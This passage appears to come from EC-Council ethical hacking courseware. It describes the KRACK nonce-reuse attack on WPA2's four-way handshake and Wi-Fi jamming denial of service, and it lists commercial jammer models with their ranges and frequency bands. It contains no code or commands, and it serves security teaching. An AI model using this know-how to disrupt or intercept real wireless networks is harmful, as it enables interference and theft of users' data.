




Figure 16.22: DoS attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Key Reinstallation Attack (KRACK)

- All secure Wi-Fi networks use the 4-way handshake process to join the network and generate a fresh encryption key that will be used to encrypt the network traffic
- The KRACK attack works by exploiting the 4-way handshake of the WPA2 protocol by forcing Nonce reuse
- KRACK works against all modern protected Wi-Fi networks and allows attackers to steal sensitive information, such as credit card numbers, passwords, chat messages, emails, and photos





Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Key Reinstallation Attack (KRACK)

The key reinstallation attack (KRACK) exploits the flaws in the implementation of the four-way handshake process in the WPA2 authentication protocol, which is used to establish a connection between a device and an AP. All secure Wi-Fi networks use the four-way handshake process to establish connections and to generate a fresh encryption key that will be used to encrypt the network traffic.




Figure 16.23: Four-way handshake process in WPA2

The attacker exploits the four-way handshake of the WPA2 protocol by forcing Nonce reuse. In this attack, the attacker captures the victim's ANonce key that is already in use to manipulate and replay cryptographic handshake messages. This attack works against all modern protected Wi-Fi networks (both WPA and WPA2); personal and enterprise networks; and the ciphers WPA-TKIP, AES-CCMP, and GCMP. It allows the attacker to steal sensitive information such as credit-card numbers, passwords, chat messages, emails, and photos. Any device that runs Android, Linux, Windows, Apple, OpenBSD, or MediaTek are vulnerable to some variant of the KRACK attack.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 16.24: KRACK attack exploiting the four-way handshake process in WPA2

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Jamming Signal Attack

- All wireless networks are prone to jamming
- This jamming signal causes a DoS because 802.11 is a CSMA/CA protocol whose collision avoidance algorithms require a period of silence before a radio is allowed to transmit
- An attacker stakes out the area from a nearby location with a high-gain amplifier drowning out the legitimate AP
- Users simply cannot get through to log in or they are knocked off their connections by the overpowering nearby signals



Copyright © by EC-Council All Rights Reserved. Reproduction is Strictly Prohibited.

Jamming Signal Attack

Jamming is an attack performed on a wireless network to compromise it. In this type of exploitation, overwhelming volumes of malicious traffic result in a DoS to authorized users, obstructing legitimate traffic. All wireless networks are prone to jamming, and spectrum jamming attacks usually block all communications completely.

An attacker uses specialized hardware to perform this kind of attack. The signals generated by jamming devices appear to be noise to the devices on the wireless network, which causes them to hold their transmissions until the signal has subsided, resulting in a DoS. Furthermore, jamming signal attacks are not easily noticeable. The procedure of a jamming signal attack is summarized as follows.

- An attacker stakes out the target area from a nearby location with a high-gain amplifier that drowns out a legitimate AP.
- Users are unable get through to log in or are disconnected by the overpowering nearby signal.
- The jamming signal causes a DoS because 802.11 is a CSMA/CA protocol, the collision-avoidance algorithms of which require a period of silence before a radio is allowed to transmit.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 16.25: Jamming signal attack

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Wi-Fi Jamming Devices

An attacker can jam a wireless network using a Wi-Fi jammer. This device uses the same frequency band as a trusted network. It causes interference to legitimate signals and temporarily disrupts the network service.

The following are examples for Wi-Fi jamming devices:

Source: *http://www.techwisetech.com*

- **CPB-3016N-E5G Jammer**
  - Range: 50–150 m
  - 6 antennas
  - 6 frequency bands jammed (CDMA, GSM, 3G, Wi-Fi/Bluetooth)
  - Wall-mountable




Figure 16.26: CPB-3016N-E5G jammer

- **PCB-2040 Jammer**
  - Range: 20–50 m

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- 4 antennas
- 4 frequency bands jammed (2G, 3G, 4G, GPS, Wi-Fi)
- Working time: 40 min




Figure 16.27: PCB-2040 jammer

- **CPB-2060B Jammer**
  - Range: 10–40 m
  - 6 antennas
  - 6 frequency bands jammed (GPS, 4G, Wi-Fi)
  - Internal battery life: 2.5–3.0 h




Figure 16.28: 